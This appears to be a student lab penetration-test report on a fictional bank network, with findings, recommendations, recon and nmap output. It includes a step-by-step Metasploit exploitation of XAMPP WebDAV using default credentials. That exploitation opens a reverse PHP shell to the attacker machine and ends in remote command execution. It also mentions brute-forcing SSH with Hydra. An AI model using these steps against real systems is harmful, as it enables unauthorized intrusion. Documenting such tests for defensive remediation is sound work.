



SECURITY ASSESSMENT

PJ Bank

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Security Engagement Summary

Engagement Overview


The engagement has been conducted in order to determine the security posture of PJ Bank's virtual environment and to highlight any security risks associated with the infrastructure in scope.

Scope

The following devices are in scope of the assessment:

S. No.	Asset Information	Hostname	IP Address
1	Public web server	Learnaboutsecurity.com	
2	Employee Workstation	Win10	10.1.2.4
3	Debian Server in DMZ	DMZiServer	10.1.0.7
4	Web App Server in DMZ	Debianx64DMZOnCloudNew	10.1.0.12

PROJECT NETWORK DIAGRAM



Risk Analysis

Considering the significant vulnerabilities identified, the overall security risk of the virtual machine tested during the engagement is **Moderate**

- **High** – severe or catastrophic impact
- **Moderate** – Serious impact
- **Low** – limited impact

Recommendations

1. Secure XAMPP Deployments

It is critical to ensure that development tools like XAMPP are never left exposed in production environments. We recommend either disabling XAMPP access when not in use or securing it behind internal firewalls and authentication to prevent exploitation by unauthorized users.

2. Prevent Insecure Directory and File Disclosure




The organization should enforce strict controls on web servers to prevent unauthorized access to hidden directories and files. This includes reviewing exposed resources regularly and ensuring that sensitive files (e.g., backups, configuration data) are not accessible through the browser.

3. Mitigate Brute Force Attack Risks

To protect user accounts and administrative access, we advise implementing account lockout mechanisms and login attempt rate-limiting. These measures help prevent attackers from guessing passwords by repeatedly attempting different combinations, thereby safeguarding against unauthorized access.

Significant Vulnerabilities Summary

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

Priority	Vulnerability	Category	Summary
 High	XAMPP Exploitation	Misconfigured Services	XAMPP was found running in an exposed environment, which could allow attackers to access powerful admin tools and potentially execute malicious scripts. This poses a serious risk if exploited in production environments.
 Medium	Insecure Directory & File Disclosure	Information Disclosure	Unprotected directories and sensitive files (e.g., config files, backups) were accessible via direct URL enumeration. This could lead to data leaks or unauthorized access to critical systems.
 Medium	Brute Force Attack Vulnerability	Authentication Weakness	Login interfaces did not limit the number of login attempts, making them susceptible to brute-force attacks. Without rate limiting or account lockouts, attackers could eventually gain unauthorized access.

Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

- Kali Operating System
 - <https://www.kali.org/>
- Python Environment
 - <https://www.python.org/>
- Nmap
 - <https://nmap.org/>
- Others
 - Dirb and Hydra Penetration Testing tools

1. XAMPP Exploitation

- **Risk:**

XAMPP was found running in an exposed environment, which could allow attackers to access powerful admin tools and potentially execute malicious scripts. This poses a serious risk if exploited in production environments.

- **Description:**

XAMPP is a development environment that includes Apache, MySQL, PHP, and Perl. It is not intended to be used in live, production environments. When left exposed without authentication, it can allow unauthorized users to manipulate the web server or interact with local files.

- **Discussion:**

While XAMPP is a valuable tool for development and testing, it includes several services that should never be accessible in a live environment. The presence of XAMPP on a publicly accessible server indicates a misconfiguration or oversight that could lead to full system compromise. Exploiting its interface may allow attackers to upload malicious files, execute PHP scripts, or access sensitive information — effectively bypassing many security controls. Ensuring XAMPP is properly secured or removed is essential for maintaining a secure system posture.

Phase One: Reconnaissance

Domain:	learnaboutsecurity.com
Registered On:	2020-10-15
Expires On:	2025-10-15
Updated On:	2025-01-24
Status:	active
Name Servers:	ingrid.ns.cloudflare.com kai.ns.cloudflare.com

® Registrar Information	
Registrar:	Amazon Registrar, Inc.
IANA ID:	468
Abuse Email:	trustandsafety@support.aws.com
Abuse Phone:	+1.2024422253



Registrant Contact

Name: On behalf of learnaboutsecurity.com owner

Organization: Identity Protection Service

Street: PO Box 786

City: Hayes

State: Middlesex

Postal Code: UB3 9TR

Country: GB

Phone: +44.1483307527

Email: 38dc817d-cb9d-4765-bd45-668d50810c71@identity-protect.org



Technical Contact

Name: On behalf of learnaboutsecurity.com owner

Organization: Identity Protection Service

Street: PO Box 786

City: Hayes

State: Middlesex

Postal Code: UB3 9TR


Country: GB

Phone: +44.1483307527

Email: 38dc817d-cb9d-4765-bd45-668d50810c71@identity-protect.org

- **Name Servers:**
 - ingrid.ns.cloudflare.com
 - kai.ns.cloudflare.com

The domain uses Cloudflare as the DNS provider.



To gather detailed information about the web technologies used on a website (including CMS, server details, and front-end libraries), I typically use tools such as **Wappalyzer**.

Scanning

NMAP results for MZ – Kali Linux and Windows

Kali Private IP: 10.1.2.5

Windows 10 Private IP: 10.1.2.4

```
└─$ nmap -A -T4 -p- 10.1.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 13:38 UTC
Nmap scan report for kali.internal.cloudapp.net (10.1.2.5)
Host is up (0.000038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.9p2 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 18:d5:8f:af:8e:10:5b:cd:22:45:35:ea:69:e7:7f:94 (ECDSA)
|_  256 3f:c6:c0:c0:2e:00:6f:2e:86:75:ec:4e:8d:df:74:be (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.71 seconds
```

- During a penetration test, I identified a vulnerability in the XAMPP installation on a Windows 10 machine

```
└─$ nmap -A 10.1.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 13:53 UTC
Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0032s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp          0 Dec 20 2009 incoming
| -r--r--r-- 1 ftp ftp          187 Dec 20 2009 onefile.html
|_  ftp-bounce: bounce working!
80/tcp    open  http         Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_  http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
|_  http-title: XAMPP 1.7.3
|_  Requested resource was http://win10.internal.cloudapp.net/xampp/splash.php
106/tcp   open  pop3pw       Mercury/32 poppass service
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap         Mercury/32 imapd 4.72
|_  imap-capabilities: OK X-MERCURY-1A0001 IMAP4rev1 CAPABILITY complete AUTH=PLAIN
443/tcp   open  ssl/http     Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
```

```
azureuser@kali: ~
SSLV2 supported
ciphers:
  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
  SSL2_RC2_128_CBC_WITH_MD5
  SSL2_IDEA_128_CBC_WITH_MD5
  SSL2_RC4_128_WITH_MD5
  SSL2_RC4_128_EXPORT40_WITH_MD5
  SSL2_DES_192_EDE3_CBC_WITH_MD5
  SSL2_DES_64_CBC_WITH_MD5
http-title: XAMPP 1.7.3
Requested resource was https://win10.internal.cloudapp.net/xampp/splash.php
445/tcp open  microsoft-ds?
3306/tcp open  mysql          MySQL (unauthorized)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: win10
  NetBIOS_Domain_Name: win10
  NetBIOS_Computer_Name: win10
  DNS_Domain_Name: win10
  DNS_Computer_Name: win10
  Product_Version: 10.0.19041
  System_Time: 2025-04-21T13:53:43+00:00
ssl-cert: Subject: commonName=win10
Not valid before: 2025-04-20T12:42:45
Not valid after:  2025-10-20T12:42:45
ssl-date: 2025-04-21T13:53:43+00:00: 0s from server time
```

Phase Two: Windows Target

XAMPP Exploitation:

Steps involved with exploiting Xampp:

1. Run Metasploit Framework
 - msfconsole
2. Go into the xampp exploit mode
 - use windows/http/xampp_webdav_upload_php
3. Set a different payload because the default payload may not work
 - set payload payload/reverse_php
4. Set lhost, lport and rhosts
 - Set RHOST 10.1.2.4
 - Run

Observe, Below you can see the reverse TCP handler started and the payload is uploaded and executed. Note, the last command output indicates a session (session 1) has started.

```

4 - Directory Traversal / Remote Code Execution,
1  \_ target: Auto
2  \_ target: Linux
3  \_ target: Windows
4  exploit/multi/http/maracms_upload_exec 2020-08-31 excellent Yes MaraCMS Arb
bitrary PHP File Upload
5  \_ target: PHP
6  \_ target: Linux
7  \_ target: Windows
8  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577 2024-06-06 excellent Yes PHP CGI Arg
ument Injection Remote Code Execution
9  \_ target: Windows PHP
10 \_ target: Windows Command
11 exploit/windows/http/xampp_webdav_upload_php 2012-01-14 excellent No XAMPP WebDA
V PHP Upload
12 exploit/windows/http/zentao_pro_rce 2020-06-20 excellent Yes ZenTao Pro
8.8.2 Remote Code Execution
13 \_ target: Windows (x86)
14 \_ target: Windows (x64)

Interact with a module by name or index. For example info 14, use 14 or use exploit/windows/http/zentao_pro_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows (x64)'

msf6 > use exploit/windows/http/xampp_webdav_upload_php
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(windows/http/xampp_webdav_upload_php) >

```

Below you can see that RHOST is set to 10.1.2.5. When I typed `set RHOST`,

```

msf6 exploit(windows/http/xampp_webdav_upload_php) > set RHOST 10.1.2.4
RHOST => 10.1.2.4
msf6 exploit(windows/http/xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME   no               no        The filename to give the payload. (Leave Blank for Random)
  PASSWORD   xampp           yes       The HTTP password to specify for authentication
  PATH       /webdav/        yes       The path to attempt to upload
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.1.2.4        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
/basics/using-metasploit.html
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  USERNAME   wampp           yes       The HTTP username to specify for authentication
  VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.1.2.5        yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

```

Below you can see that Exploit completed but no session was created.

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > run
[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Uploading Payload to /webdav/xX9lc3N.php
[*] Attempting to execute Payload
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

Below you can see that I have changed the payload. When I typed `set payload php/reverse_php`

```
PHP)
 11  payload/php/bind_php_ipv6      .          normal No    PHP Command Shell, Bind TCP (via
php) IPv6
 12  payload/php/download_exec     .          normal No    PHP Executable Download and Exec
ute
 13  payload/php/exec              .          normal No    PHP Execute Command
 14  payload/php/meterpreter/bind_tcp .          normal No    PHP Meterpreter, Bind TCP Stager
 15  payload/php/meterpreter/bind_tcp_ipv6 .        normal No    PHP Meterpreter, Bind TCP Stager
IPv6
 16  payload/php/meterpreter/bind_tcp_ipv6_uuid .      normal No    PHP Meterpreter, Bind TCP Stager
IPv6 with UUID Support
 17  payload/php/meterpreter/bind_tcp_uuid .          normal No    PHP Meterpreter, Bind TCP Stager
with UUID Support
 18  payload/php/meterpreter/reverse_tcp .          normal No    PHP Meterpreter, PHP Reverse TCP
Stager
 19  payload/php/meterpreter/reverse_tcp_uuid .        normal No    PHP Meterpreter, PHP Reverse TCP
Stager
 20  payload/php/meterpreter_reverse_tcp .          normal No    PHP Meterpreter, Reverse TCP Inl
ine
 21  payload/php/reverse_perl      .          normal No    PHP Command, Double Reverse TCP
Connection (via Perl)
 22  payload/php/reverse_php       .          normal No    PHP Command Shell, Reverse TCP (
via PHP)

msf6 exploit(windows/http/xampp_webdav_upload_php) > set payload php/reverse_php
payload => php/reverse_php
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

Below you can see that a remote session is active. When I typed `Ipconfig`, the output shows the remote session 1 is opened.

```
msf6 exploit(windows/http/xampp_webdav_upload_php) > run
[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Uploading Payload to /webdav/0zWcMXx.php
[*] Attempting to execute Payload
[*] Command shell session 1 opened (10.1.2.5:4444 -> 10.1.2.4:53811) at 2025-04-21 14:58:47 +0000

ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 5:

    Connection-specific DNS Suffix  . : gfx1mfadi5xudbg1wdkvx5ajwh.jx.internal.cloudapp.net
    Link-local IPv6 Address . . . . . : fe80::4b9a:e629:c162:75ce%10
    IPv4 Address. . . . . : 10.1.2.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.1.2.1
```

Below you can see windows directory. When I typed `dir`

```
dir
Volume in drive C is Windows
Volume Serial Number is 78AA-5592

Directory of C:\xampp\webdav

04/21/2025  02:58 PM  <DIR>          .
04/21/2025  02:58 PM  <DIR>          ..
12/20/2009  12:00 AM                313 index.html
04/21/2025  02:58 PM          2,961 0zWcMXx.php
12/20/2009  12:00 AM          277 webdav.txt
               3 File(s)          3,551 bytes
               2 Dir(s) 108,142,641,152 bytes free
```

. Insecure Directory & File Disclosure

- **Risk:**

Unprotected directories and sensitive files (e.g., config files, backups) were accessible via direct URL enumeration. This could lead to data leaks or unauthorized access to critical systems.

- **Description:**

Using tools like dirb, it was possible to enumerate and access directories and files that were not meant to be public. These included administrative interfaces, backup archives, and configuration files containing sensitive data such as database credentials.

- **Discussion:**

This vulnerability indicates that sensitive parts of the application are not properly protected or hidden. Attackers routinely scan websites for such unlinked or forgotten paths. If accessed, these files may provide credentials, structural details of the application, or even previously saved user data — all of which could be used in further attacks. This emphasizes the importance of minimizing publicly accessible resources and enforcing proper access controls.

3. Brute Force Attack Vulnerability

- **Risk:**

Login interfaces did not limit the number of login attempts, making them susceptible to brute-force attacks. Without rate limiting or account lockouts, attackers could eventually gain unauthorized access.

- **Description:**

The system allowed an unlimited number of login attempts without implementing CAPTCHA, delay mechanisms, or account lockout after several failed attempts. Tools like Hydra were able to systematically attempt thousands of username-password combinations without detection or restriction.

- **Discussion:**

In the absence of defenses against brute-force attempts, attackers can automate login attempts using common or leaked password lists. Especially when combined with weak or reused credentials, this can lead to successful unauthorized access. Modern applications should implement rate-limiting, failed login tracking, and multifactor authentication (MFA) to reduce the likelihood of such attacks being successful. Addressing this issue is fundamental to protecting user accounts and administrative interfaces.

Phase Three: Linux Targets

There are two Linux targets in DMZ:

debianx64DMZOnCloudNew Public IP: 172.211.201.231

DMZi Server Public IP: 50.85.40.128

Below you can see open ports for debianx64DMZOnCloudNew. When I typed `nmap -p- 10.1.0.12`

```
(azureuser@kali) - [~]
$ nmap -p- 10.1.0.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 16:47 UTC
Nmap scan report for dmzwebserver.internal.cloudapp.net (10.1.0.12)
Host is up (0.0047s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
47352/tcp open  unknown
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
```

Below you can see open ports for DMZi Server. When I typed `nmap -p- 10.1.0.7`

```
(azureuser@kali) - [~]
$ nmap -p- 10.1.0.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 16:49 UTC
Nmap scan report for dmziserver.internal.cloudapp.net (10.1.0.7)
Host is up (0.00085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.99 seconds
```

DMZi Server

Run a directory scan (dirb) against it with the Udacity.txt file

```
(azureuser@kali) ~  
$ dirb http://10.1.0.7 /home/azureuser/Downloads/Udacity.txt -X .php,.html  
  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Mon Apr 21 17:25:46 2025  
URL_BASE: http://10.1.0.7/  
WORDLIST_FILES: /home/azureuser/Downloads/Udacity.txt  
EXTENSIONS_LIST: (.php,.html) | (.php)(.html) [NUM = 2]  
  
-----  
  
GENERATED WORDS: 4734  
  
---- Scanning URL: http://10.1.0.7/ ----  
+ http://10.1.0.7/index.php (CODE:200|SIZE:707)  
+ http://10.1.0.7/registro.php (CODE:200|SIZE:16)  
+ http://10.1.0.7/welcome.php (CODE:200|SIZE:996)  
  
-----
```

Below you can see an account registration and login.

Company management x 404 Not Found x +

10.1.0.7/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Register


Username:

Password:

Login:

Username:

Password:



Debianx64DMZOnCloudNew

The SSH credentials is cracked. Using the Hydra tool with the Udacity.txt wordlist file to crack the password and gain SSH access.

